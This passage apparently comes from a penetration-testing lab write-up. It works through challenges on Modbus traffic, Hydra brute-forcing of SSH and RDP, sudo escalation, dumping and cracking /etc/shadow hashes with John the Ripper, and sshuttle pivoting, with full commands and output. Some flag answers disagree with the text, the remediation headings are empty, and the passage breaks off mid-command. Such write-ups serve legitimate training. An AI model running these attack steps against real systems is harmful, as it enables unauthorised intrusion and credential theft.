Frame 6: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
Ethernet II, Src: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 23, Ack: 37, Len: 11
Modbus/TCP
Modbus

Figure 89: Destination Mac Address of all ModBus Responses

[Challenge 36:] What is the length of ModBus/TCP response?

ANSWER: 5

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, if we investigate into **ModBus/TCP** so we can find the length of a response which is this answer 5.

No.	Time	Source	Destination	Protocol	Length	Info
46	11.088160	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 237; Unit:
47	11.088232	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 238; Unit:
48	11.089103	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 238; Unit:
49	12.088525	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 239; Unit:
50	12.089538	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 239; Unit:
51	12.089589	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 240; Unit:
52	12.090426	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 240; Unit:
53	13.090044	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 241; Unit:
54	13.091344	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 241; Unit:
55	13.091382	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 242; Unit:
56	13.092239	192.168.110.138	192.168.110.131	Modbus...	65	Response: Trans: 242; Unit:
57	14.091487	192.168.110.131	192.168.110.138	Modbus...	66	Query: Trans: 243; Unit:

```

Frame 50: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)
Ethernet II, Src: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  Source: IntelCor_5f:49:0a (00:1c:c0:5f:49:0a)
    Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 265, Ack: 301, Len: 11
Modbus/TCP
  Transaction Identifier: 239
  Protocol Identifier: 0
  Length: 5
  Unit Identifier: 1
Modbus

```

Figure 90: Length of ModBus TCP Response

[Challenge 38:] Compromise the 192.168.110.230 machine to gain user-level access. Locate the userflag.txt and submit the content of the file.

ANSWER: OTUser-5123

Methodology/Exploitation: Weak password Bruteforce and Directory Enumeration

- To solve this challenge, we make sure we are first logged into the machine using **SSH** via the weak credentials we found with **Hydra** **admin:12345678**.

```

(root💀kali)-[~/home/.../Downloads/0mini2/OT/192.168.110.230]
└─# ssh admin@192.168.110.230
admin@192.168.110.230's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

No mail for root in /var/mail/root

```

Figure 91: 192.168.110.230 SSH Access

- Next, we enumerate the directories to see if we can find the userflag.txt. After we find our file, we read the content of the which provides our answer OTUser-5123.

```

admin@BWA-OT:~$ ls
admin@BWA-OT:~$ ls
admin@BWA-OT:~$ cd ..
admin@BWA-OT:/home$ ls
admin  cloudlab  cpent  kevin
admin@BWA-OT:/home$ cd kevin
admin@BWA-OT:/home/kevin$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  userflag.txt  Videos
admin@BWA-OT:/home/kevin$ cat userflag.txt
OTUser-5123

```

Figure 92: Cat Userflag.txt

[Challenge 39:] Escalate your privilege to that of a root user on the machine 192.168.110.230 machine, locate rootflag.txt and submit the content of the file.

ANSWER: OTRoot-8125

Methodology/Exploitation: Privilege Escalation via sudo

1. To solve this challenge, we must login using the same weak **admin:12345678** credentials with **SSH**. We take note of the kernel and Operating System information displayed to us (Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64) and merely seeing this, we know this machine is vulnerable to **Overlayfs vulnerability (CVE-2021-3493)**.

```

root@kali:~# ssh admin@192.168.110.230
admin@192.168.110.230's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

```

Figure 93: 192.168.110.230 SSH Access & Kernel/OS Info

2. Next, before we exploit the vulnerability, we want to see what groups our user belongs to, so we use the **id** command which shows our **admin** user belongs to the **sudo** group (A group of superusers that can access root account and receive unlimited privileges.). We proceed to escalate our privileges to **root** using this method instead by launching the **sudo su** command which prompts us to type in the admin user's password **12345678**. After this, our privileges have been escalated to root. Now we can enumerate all directories and try to find our rootflag.txt. We read the content of our file and find the answer OTRoot-8125.

```
admin@BWA-OT:/home/kevin$ id
uid=1002(admin) gid=1003(admin) groups=1003(admin),27(sudo)
admin@BWA-OT:/home/kevin$ sudo su
[sudo] password for admin:
root@BWA-OT:/home/kevin#
root@BWA-OT:~# ls
Desktop Documents Downloads Music Pictures Public Templates userflag.txt Videos
root@BWA-OT:~# cd ~
root@BWA-OT:~# ls
Flag.txt rootflag.txt
root@BWA-OT:~# cat rootflag.txt
OTRoot-8125
root@BWA-OT:~#
```

Figure 94: UID/Group Enumeration, Sudo Privilege Escalation & cat rootflag.txt

[Challenge 40:] Compromise 172.25.100.105 machine to gain user-level access.

Locate userflag.txt and submit the content of the file.

ANSWER: OTUserTwoSA-4612

Methodology/Exploitation: Weak Credential Bruteforce to gain RDP Access

1. To solve this challenge, having found port 3389 available on the host, we proceed to bruteforce for weak credentials with **Hydra** to enable us RDP access. We can find weak credentials once again **kevin:Pa\$\$w0rd123**.

```
(root㉿kali)-[~/Downloads/Omini2/OT/172.25.100.105]
# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.100.105 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 09:34:40
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.100.105:3389/
[STATUS] 108.00 tries/min, 108 tries in 00:01h, 1712 to do in 00:16h, 4 active
[3389][rdp] host: 172.25.100.105 login: kevin password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
```

Figure 95: 172.25.100.25 RDP Bruteforce Using Hydra

2. With **xfreerdp** and the weak credentials we found for **kevin**; we use **xfreerdp** to gain remote desktop protocol access into the system.

```
[STATUS] 108.00 tries/min, 108 tries in 00:01h, 1712 to do in 00:16h, 4 active
(root㉿kali)-[~/Downloads/Omini2/OT/172.25.100.105]
# xfreerdp /u:"kevin" /v:172.25.100.105:3389
[09:35:59:067] [8122:8123] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting e
[09:35:59:067] [8122:8123] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:35:59:068] [8122:8123] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:35:59:068] [8122:8123] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:36:00:483] [8122:8123] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[09:36:00:498] [8122:8123] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_e
[09:36:00:498] [8122:8123] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetti
[09:36:01:642] [8122:8123] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certi
[09:36:01:642] [8122:8123] [WARN][com.freerdp.crypto] - CN = RANGE3-WIN2016
```

Figure 96: 172.25.100.105 RDP Access Using XfreeRDP

3. We begin to enumerate the directories to discover the userflag.txt file and once we find the file, we read the file content which answers this challenge PTUserTwoSA-4612.




Figure 97: Userflag.txt Content Enumeration

[Challenge 41:] Escalate your privilege to that of an Administrator in the 172.25.100.105 machine, locate adminflag.txt and submit the content of the file.

ANSWER: OTAdminTwo-9132

Methodology/Exploitation: Lateral Movement via File Sharing Attack Vulnerability

1. To solve this challenge, we must escalate our privilege to that of an administrator and since **kevin** is a regular user, we cannot gain access into the **Administrator** user folder. We tried to share the administrator folder with **kevin**, but it asks for the **Administrator** password which we don't have but we tried to guess the password and failed.
2. Next, we tried to upgrade **kevin** to have administrative rights on his account but since we don't have the **Administrator** password, this option failed as well.
3. In this case, left out of options of what to do, I shared **kevin's** user folder with that of the administrator since I ran out of options.




Figure 98: Kevin User Folder Shared with Administrator

4. After sharing **kevin's** folder with **Administrator**, I was able to move laterally into the **Administrator** folder (It was as if **kevin** was now part of **Administrator** group, had **administrative** access or now had ownership/access of **administrative** files and folders).

5. I proceeded into the Administrator folder and enumerated the directories to try and find the **adminflag.txt** which was in the Documents folder. I read the content of the file which helped answer this challenge OTAdminTwo-9132.




Figure 99: Adminflag.txt Content Enumeration

Vulnerability Impact:

1. Weak User Account Password:
2. CVE-2021-3493 Vulnerability:
3. Unlimited Sudo Privilege Access Vulnerability:
4. Lateral Movement Via File Sharing Attack:

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. CVE-2021-3493 Vulnerability Remediation:
3. Unlimited Sudo Privilege Access Vulnerability:
4. Lateral Movement Via File Sharing Remediation:

PIVOTING AND DOUBLE PIVOTING RANGE

SCOPE:

IP Address Range: 172.25.65.0/24, 192.168.65.0/24, 192.168.5.0/24, 172.25.25.0/24, 192.168.25.0/24, 192.168.35.0/24, 192.168.45.0/24

[Challenge 42:] What is the last four hex digits of the ECDSA ssh-hostkey at machine 192.168.65.200? (Hint – do not enter the colon, just characters)

ANSWER: c31c

Methodology/Exploitation: Nmap script scan

1. To solve this challenge, we first discover if port 22 open on the host. After discovering it's open, we proceed to use nmap to collect more information about the service using **nmap -sC** (script scan) command. This helps us find our answer c31c.

```
(root㉿kali)-[~/home/kali]
# nmap -n -sS -sC -p 22 192.168.65.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 10:15 EST
Nmap scan report for 192.168.65.200
Host is up (0.28s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 256 16:54:6a:86:c5:20:4d:9d:70:45:a9:cb:ec:a5:c3:1c (ECDSA)

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

Figure 100: 192.168.65.200 Nmap Script Scan

[Challenge 43:] What is the root password of the user at the machine located at the Ip address of 192.168.65.200?

ANSWER: pupeettwo

Methodology/Exploitation: Weak SSH Credential BruteForce and Hash Cracking with John the Ripper

1. To solve this challenge, we proceed by brute forcing SSH service on port 22 for weak credentials using **Hydra**. We found the credentials **vagrant:vagrant** after which we used to gain SSH access into the machine.

```
└—(root💀kali㉿kali:/home/kali/Downloads/Omini/PIVOT)
└# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.65.200 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 12:18:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.65.200:22/
[22][ssh] host: 192.168.65.200 login: vagrant password: vagrant
[STATUS] 337.00 tries/min, 337 tries in 00:01h, 1488 to do in 00:05h, 16 active
```

Figure 101: 192.168.65.200 SSH Bruteforce Using Hydra

2. Next, we use the **id** command to check the groups the user **vagrant** belongs to, we see that the user belongs to the sudo group (A group of superusers that can access root account and receive unlimited privileges.) Using **sudo su** command we escalate the user privileges to that of **root**.

```
└—(root💀kali㉿kali:/home/kali/Downloads/Omini/PIVOT)
vagrant@debian-9:~$ id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),112(bluetooth)
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant#
```

Figure 102: UID/Group Enumeration & Sudo Privilege Escalation

3. After escalating our privilege, we read both the **/etc/passwd** and **/etc/shadow** file with the aim of discovering the **root** user account and password hash to crack and find the password.

```

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization...:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management...:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver...:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy...:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
avahi-autoipd:x:106:110:Avahi autoip daemon...:/var/lib/avahi-autoipd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
statd:x:108:65534::/var/lib/nfs:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
vagrant:x:900:900:vagrant...:/home/vagrant:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
puppet:x:110:114:Puppet configuration management daemon...:/var/lib/puppet:/bin/false
usbmux:x:111:46:usbmux daemon...:/var/lib/usbmux:/bin/false
rtkit:x:112:115:RealtimeKit...:/proc:/bin/false
pulse:x:113:116:PulseAudio daemon...:/var/run/pulse:/bin/false
sddm:x:114:118:Simple Desktop Display Manager:/var/lib/sddm:/bin/false
allocamelus:x:1000:1002:allocamelus:/home/allocamelus:/bin/bash
tecumbalam:x:1001:1003:tecumbalam:/home/tecumbalam:/bin/bash
kevin:x:1002:1004...:/home/kevin:/bin/bash

```

Figure 103: Cat /etc/passwd

```

root:$6$BU2esXP6$8fM3pLf7YocOVHINVa|Slv98vwG8jXW1MmtlZlpCflXqmSsaNx44dtHb7TZH59uxSGuLt71MjE8sA.JxneU1:18756:0:99999:7:::
daemon:*:1/36:0:99999:7:::
bin:*:17367:0:99999:7:::
sys:*:17367:0:99999:7:::
sync:*:17367:0:99999:7:::
games:*:17367:0:99999:7:::
man:*:17367:0:99999:7:::
lp:*:17367:0:99999:7:::
mail:*:17367:0:99999:7:::
news:*:17367:0:99999:7:::
uucp:*:17367:0:99999:7:::
proxy:*:17367:0:99999:7:::
www-data:*:17367:0:99999:7:::
backup:*:17367:0:99999:7:::
list:*:17367:0:99999:7:::
irc:*:17367:0:99999:7:::
gnats:*:17367:0:99999:7:::
nobody:*:17367:0:99999:7:::
systemd-timesync:*:17367:0:99999:7:::
systemd-network:*:17367:0:99999:7:::
systemd-resolve:*:17367:0:99999:7:::
systemd-bus-proxy:*:17367:0:99999:7:::
_apt:*:17367:0:99999:7:::
Debian-exim:::17367:0:99999:7:::
avahi-autoipd:::17367:0:99999:7:::
messagebus:::17367:0:99999:7:::
statd:::17367:0:99999:7:::
sshd:::17367:0:99999:7:::
vagrant:$6$Bfy7VbW$MTYBxEx8/HRxzMYT4k/mmv1.xq7DpGb42ek0PGg.xy59QFNyaCjiEkbp0j4oQwYDi7Qs7lcEkRGGLPhDkjQi.:18533:0:99999:7:::
vboxadd:::17367:::::
puppet:::17980:0:99999:7:::
usbmux:::17980:0:99999:7:::
rtkit:::17980:0:99999:7:::
pulse:::17980:0:99999:7:::
sddm:::17980:0:99999:7:::
allocamelus:$6$mysalt$66shNfCdUCD1gXDR2wAMl/uRhcpzpHwRSWI/aNkw6q9ql6p4u5RyS/hixVDRH6QC76NYMiegWAmxfi.ueVhuJ1:18440:0:99999:7:::
tecumbalam:$6$mysalt$RxZQrvSv6idpAOXdvtnt41vtaT3jPsNEGkrxFyT006CakdhBl21OGo05BsfHpcCz0p95p71fkLws.77UTCcuy0:18440:0:99999:7:::
kevin:$6$WSCLyZAB$hTks23LgEmnH/oQtzKamfSXHhCjqpEFONbaLe5x81/6GobBzsBc4TpmyLGpjI.VmqggQS58iaOTqmp/XGwB.:18466:0:99999:7:::

```

Figure 104: Cat /etc/shadow

4. We store content of `/etc/passwd` and `/etc/shadow` into `password.txt` and `shadow.txt` then use the `unshadow` command to merge them both into a file called `unshadow`. Then issue the following command `export CPUID_DISABLE=1`

```
(root💀 kali)-[~/Downloads]
# unshadow password.txt shadow.txt > unshadow

(root💀 kali)-[~/Downloads]
# export CPUID_DISABLE=1
```

Figure 105: Merge as Unshadow

5. Finally, we use **John the ripper**, specify our password wordlist provided to us to try and crack the hashes present in the `unshadow` file. The password of the `root` user is puppettwo which is the answer of this challenge.

```
(root💀 kali)-[~/Downloads]
# sudo john --wordlist=/home/kali/Downloads/Passwords.txt unshadow
Using default input encoding: UTF-8
Loaded 5 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 4 password hashes with 3 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
puppettwo      (root)
kevinpw        (kevin)
2g 0:00:00:00 DONE (2021-11-24 17:01) 4.444g/s 115.5p/s 346.6c/s 462.2C/s 123456 OT/192.168.65.200
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 106: Unshadow crack Using John the Ripper

[Challenge 44:] What is the name of the Machine at Ip address 192.168.35.100?

ANSWER: TARGETTHREE

Methodology/Exploitation: Double Pivoting Using Sshuttle, SMB Login Bruteforce and Winexe

- After we've been able to compromise the 192.168.65.200 machine and escalated our privilege to root. We proceed to by checking the network interfaces that exist on the host at 192.168.65.200 using `ipconfig`. We discover a different network interface 192.168.5.200 outside the reach from our attacker machine.

```
vagrant@debian-9:~$ sudo su
root@debian-9:/home/vagrant# ifconfig
ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.65.200 netmask 255.255.255.0 broadcast 192.168.65.255
        ether da:f7:6b:b2:f4:48 txqueuelen 1000 (Ethernet)
        RX packets 146426 bytes 13924270 (13.2 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 145023 bytes 10002143 (9.5 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens7: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.5.200 netmask 255.255.255.0 broadcast 192.168.5.255
        ether b0:11:fd:0d:04:30 txqueuelen 1000 (Ethernet)
        RX packets 13285 bytes 1991120 (1.8 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 14131 bytes 1817014 (1.7 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop0: inet6 ::1 prefixlen 128 scopeid 0x10<host>
        RX packets 40 bytes 3504 (3.4 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 40 bytes 3504 (3.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 107: 192.168.5.200 interface discovery via ipconfig

2. To be able to reach or connect to this network interface at **192.168.5.200**, we must pivot into this network first with help of our compromised host on **192.168.65.200** otherwise known as creating a **route** to the new interface/subnet on **192.168.5.0/24** through our compromised host acting as our gateway. One way to do this is using **proxy chains** and enabling **SSH dynamic port forwarding** on the compromised host. A simpler way to achieve this would be to use **ssshuttle** (A tool to pivot into hidden networks and help us handle all our routing/gateway access.)

```
(root㉿kali)-[~/Downloads]
# sshuttle -r vagrant@192.168.65.200 192.168.5.0/24
vagrant@192.168.65.200's password:
c : Connected to server.
```

Figure 108: Sshuttle route Pivot Setup

3. I tried to use nmap from my attacker machine to do a ping scan on the subnet **192.168.5.0/24** after setting up the route using **ssshuttle** to check for the live host, but I wasn't getting any responses, so I decided to upload nmap standalone binary via SCP to the target machine **192.168.65.200** hoping to do a ping scan to **192.168.5.0/24** subnet since it shared an interface with the subnet.
4. I faced another problem; I was still experiencing network issues using nmap standalone from **192.168.65.200** so I switched up my tactics and took a hint from

the tasks. **Challenge 46** asks for the version of OpenSSH on the machine **192.168.5.230**. This meant SSH port was open on the host. So, I went ahead to bruteforce the SSH service on port **22** using **Hydra** from my attacker machine thanks to the route I had setup initially via **sshuttle**. I found the credentials **cpent:Pa\$\$w0rd123**.

```
(root㉿kali)-[~/home/kali/Downloads/Omini2/PIVOT]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.5.230 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 04:37:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.5.230:22/
[STATUS] 255.00 tries/min, 255 tries in 00:01h, 1567 to do in 00:07h, 16 active
[STATUS] 257.67 tries/min, 773 tries in 00:03h, 1049 to do in 00:05h, 16 active
[22][ssh] host: 192.168.5.230 login: cpent password: Pa$$w0rd123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 04:43:59
```

Figure 109: 192.168.5.230 SSH Bruteforce via Hydra

5. Next, I gained SSH access with the credentials to the host **192.168.5.230**, escalated privileges to root via **sudo group** and proceeded to upload nmap standalone from host **192.168.65.200** to the host **192.168.5.230** which I then used for performing nmap ping scan for other live host on the subnet **192.168.5.0/24**.

```
root@Ub4-DP:/home/cloudlab# scp vagrant@192.168.65.200:/home/vagrant/nmap .
